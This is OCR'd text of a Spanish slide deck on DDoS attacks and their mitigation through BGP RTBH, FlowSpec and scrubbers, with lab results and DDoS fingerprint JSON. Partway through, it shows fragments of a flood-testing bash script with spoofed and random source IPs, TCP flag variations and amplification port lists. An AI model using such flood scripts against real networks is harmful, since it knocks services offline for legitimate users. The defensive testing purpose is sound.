
- **DDoS**

  El objetivo de un ataque DDoS es el agotamiento de los recursos (CPU, RAM, ancho de banda, etc) de un objetivo remoto utilizando varias computadoras o dispositivos de origen para que el servicio no esté disponible para los usuarios legítimos




Tirate un paquetito!

- Mitigacion por BGP: “Destination-based RTBH”
  - **R**emote **T**rigger **B**lack **H**ole



Tirate un paquetito!

- Mitigacion por BGP: “Destination-based RTBH”
  - **R**emote **T**rigger **B**lack **H**ole




Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- Soluciones Anti DDoS
  - **Detector**
    - Monitorea trafico
      - SNMP + Netflow
    - En caso de ataque
      - Desvia el trafico al **Scrubber**
        - Encargado de “limpiar” el trafico
        - El scrubber puede generar “desafios”
        - Detacta patrones de trafico y aplica filtros
          - Aplica los filtros en el router, y de esta forma llega menos trafico “sucio” para limpiar
          - El Detector tambien puede aplicar reglas de filtrado
    - Mitigacion
      - BGP
      - **BGP FlowSpec**




Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- BGP FlowSpec
  - Extencion del protocolo BGP
  - Para distribuir y controlar políticas de filtrado de tráfico de red





Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- BGP FlowSpec





Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- Resultados Parciales Pruebas
  - Protocolos de Red: IPv4, TCP, HTTP, **ataque múltiples UDP**

Inicio: Fri 19 Aug 2022 11:12:47 AM -03



Apache Benchmark

Sin Ataque: Requests/sec: 999.9194

Con Ataque: Requests/sec: 998.1948

Fin: Fri 19 Aug 2022 11:24:27 AM -03

Resultado: SATISFACTORIO

Trafico Generado VM Atacante	Trafico Recibido VM Victima	Trafico HTTP Legitimo
		

Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos


- **DDoS – Patron de Ataque**

Severity Level	Max Severity Percent	Top Misuse Type	Max Impact of Alert Traffic	Direction	Misuse Types	Managed Object
High Fast Flood	4,021.0% of 10 Kpps	ICMP	6.4 Gbps/540.3 Kpps at MQ-ASR99K-INT-1	Incoming	ICMP, Total Traffic, UDP	MAQUETA2

Misuse Types

* Misuse Types Exceeding Trigger Rate

Total Traffic* | ICMP* | UDP* | IP Private Amplification | DNS Amplification | rpcbind Amplification | mDNS




```
{
    "attack_vector": [
        {
            "attack_vector_key": "5076ac83003c4952a7ff32993f9888dcebb55cd9b72ead23
c4dd8443f8c9173b",
            "dns_qry_name": [
                "sl"
            ],
            "dns_qry_type": [
                255
            ],
            "fragmentation": [
                false
            ],
            "frame_len": [
                62
            ],
            "highest_protocol": [
                "DNS"
            ],
            "ip_proto": [
                "UDP"
            ],
            "ip_src": [
                "8.8.8.8"
            ],
            "one_line_fingerprint": "{'dns_qry_type': 255, 'ip_proto': 'UDP', 'ip_
src': '8.8.8.8', 'highest_protocol': 'DNS', 'dns_qry_name': 'sl', 'frame_len': 62,
 'udp_length': 28, 'srcport': 53, 'fragmentation': False, 'src_ips': 'omitted'}",
            "src_ips": "ommited",
            "srcport": [
                53
            ],
            "udp_length": [
                28
            ]
        }
    ],
    "avg_bps": 699403,
    "ddos_attack_key": "ff53c57253c22914a9299511be7bcdd12e7b34588b531d093126355767
2ec9ae",
    "duration_sec": 0.57,
    "file_type": "PCAP",
    "key": "ff53c57253c2291",
    "start_time": "2021-06-12 22:28:46",
    "tags": [
        "SINGLE_VECTOR_ATTACK",
        "DNS_QUERY",
        "DNS",
        "AMPLIFICATION",
        "UDP_SUSPECT_LENGTH"
    ],
    "total_dst_ports": 1852,
    "total_ips": 1,
    "total_packets": 6430
}
```

Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- **DDoS – Deteccion Patron de Ataque**

ddosclearinghouse/dissector ☆

By ddosclearinghouse • Updated a year ago

DDoS Dissector of the DDoS Clearing House - generates DDoS fingerprints from traffic captures

Image

Overview Tags

View on GitHub

python v3.9+ | issues 0 open | contributions welcome | license MIT | last commit october

DDoS Dissector

The Dissector summarizes DDoS attack traffic from stored traffic captures (pcap/flows). The resulting summary is in the form of a DDoS Fingerprint; a JSON file in which the attack's characteristics are described.

How to use the Dissector

Example command:

```
docker run --network="host" -v $(pwd):/app dissector -f /app/pcap_samples/sample1.pcap -u -n --h
```

```
 _____  _____       _____ _____  ____
|  __ \|  __ \     / ____|  __ \|  _ \
| |  | | |  | | ___| (___ | |  | | |_) |
| |  | | |  | |/ _ \ ___ \| |  | |  _ <
| |__| | |__| | (_) |___) | |__| | |_) |
|_____/|_____/ \___/_____/|_____/|____/

Configuration file provided [ddosdb.conf] not found
[] Loading network file: `/app/pcap_samples/editada.pcap' Traceback (most recent call last):
  File "/app/ddos_dissector.py", line 1726, in <module>
[✓] Loading network file: `/app/pcap_samples/editada.pcap'
[✓] Processing target IP address: 10.10.10.10
[✓] Generated fingerprint
```



```
{
    "attack_vector": [
        {
            "attack_vector_key": "5076ac83003c4952a7ff32993f9888dcebb55cd9b72ead23
c4dd8443f8c9173b",
            "dns_qry_name": [
                "sl"
            ],
            "dns_qry_type": [
                255
            ],
            "fragmentation": [
                false
            ],
            "frame_len": [
                62
            ],
            "highest_protocol": [
                "DNS"
            ],
            "ip_proto": [
                "UDP"
            ],
            "ip_src": [
                "8.8.8.8"
            ],
            "one_line_fingerprint": "{'dns_qry_type': 255, 'ip_proto': 'UDP', 'ip_
src': '8.8.8.8', 'highest_protocol': 'DNS', 'dns_qry_name': 'sl', 'frame_len': 62,
 'udp_length': 28, 'srcport': 53, 'fragmentation': False, 'src_ips': 'omitted'}",
            "src_ips": "ommited",
            "srcport": [
                53
            ],
            "udp_length": [
                28
            ]
        }
    ],
    "avg_bps": 699403,
    "ddos_attack_key": "ff53c57253c22914a9299511be7bcdd12e7b34588b531d093126355767
2ec9ae",
    "duration_sec": 0.57,
    "file_type": "PCAP",
    "key": "ff53c57253c2291",
    "start_time": "2021-06-12 22:28:46",
    "tags": [
        "SINGLE_VECTOR_ATTACK",
        "DNS_QUERY",
        "DNS",
        "AMPLIFICATION",
        "UDP_SUSPECT_LENGTH"
    ],
    "total_dst_ports": 1852,
    "total_ips": 1,
    "total_packets": 6430
}
```

Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- **DDoS – Patron de Ataque**




```
10  # ataques en paralelo
11  PARALELO=5
12  #
```

```
15  PROTOLIST[2]="--icmp" #Set icmp
16  # puerto de destino
17  TCP_PORT_LIST="20 21 22 25 80 389 443 3306 3389 5938"
18  UDP_PORT_LIST="7 17 19 53 69 111 123 137 161 389 443 1900 3702 5683 10001 11211"
19  ICMP_TYPE="0 3 4 5 8 11 13 14 17"
20  #
21  TCPFLAG[0]="-F" #Set FIN tcp flag.
22  TCPFLAG[1]="-S" #Set SYN tcp flag.
23  TCPFLAG[2]="-R" #Set RST tcp flag.
24  TCPFLAG[3]="-P" #Set PUSH tcp flag.
25  TCPFLAG[4]="-A" #Set ACK tcp flag.
26  TCPFLAG[5]="-U" #Set URG tcp flag.
27  TCPFLAG[6]="-X" #Set Xmas tcp flag.
28  TCPFLAG[7]="-Y" #Set Ymas tcp flag.
29  #
30  MODO_DIRECTO="-s ++1024 -p"
31  MODO_REFLEJADO="-p ++1024 -s"
32  ##########################
33  ORIGEN_IP="??????"
34  #
35  ORIGEN_UNICO=" --spoof $ORIGEN_IP "
36  ORIGEN_RAND=" --rand-source "
37  ##################################################
38  # 5 minutos de muestra antes del ataque, 5 hilos, 200 peticiones por hilo
39  TIEMPO=5
40  HILOS=5
41  REQ=200
42  ##################################################
```

```
########- No Modificar -#################

########- Modificar -#################
VICTIMA="$VICTIMA1"
#
PROTO=${PROTOLIST[1]}
PORT_LIST="$UDP_PORT_LIST"
#
ORIGEN="$ORIGEN_RAND"
#
MODO="$MODO_DIRECTO"
#
LOG="resultados-32-antiDDoS-$VICTIMA-$(date +%Y%m%d-%H%M).txt"
########- Modificar -#################

####################
```

```
if [ -z $PROTO ]; then
    # FLAG TCP aleatoreo
    size=${#TCPFLAG[@]}
    rand_index=$(($RANDOM % $size))
    FLAG=${TCPFLAG[$rand_index]}
```

```
# tamaño del paquete aleatoreo
DATA=$(expr 1000 + ${RANDOM:0:3} + ${RANDOM:0:3})
if [ "$DATA" -gt "1472" ]; then
    FRAG=" (Fragmentado) "
else
    FRAG=" "
fi
```


```
{
    "attack_vector": [
        {
            "attack_vector_key": "5076ac83003c4952a7ff32993f9888dcebb55cd9b72ead23c4dd8443f8c9173b",
            "dns_qry_name": [
                "sl"
            ],
            "dns_qry_type": [
                255
            ],
            "fragmentation": [
                false
            ],
            "frame_len": [
                62
            ],
            "highest_protocol": [
                "DNS"
            ],
            "ip_proto": [
                "UDP"
            ],
            "ip_src": [
                "8.8.8.8"
            ],
            "one_line_fingerprint": "{'dns_qry_type': 255, 'ip_proto': 'UDP', 'ip_src': '8.8.8.8', 'highest_protocol': 'DNS', 'dns_qry_name': 'sl', 'frame_len': 62, 'udp_length': 28, 'srcport': 53, 'fragmentation': False, 'src_ips': 'omitted'}",
            "src_ips": "ommited",
            "srcport": [
                53
            ],
            "udp_length": [
                28
            ]
        }
    ],
    "avg_bps": 699403,
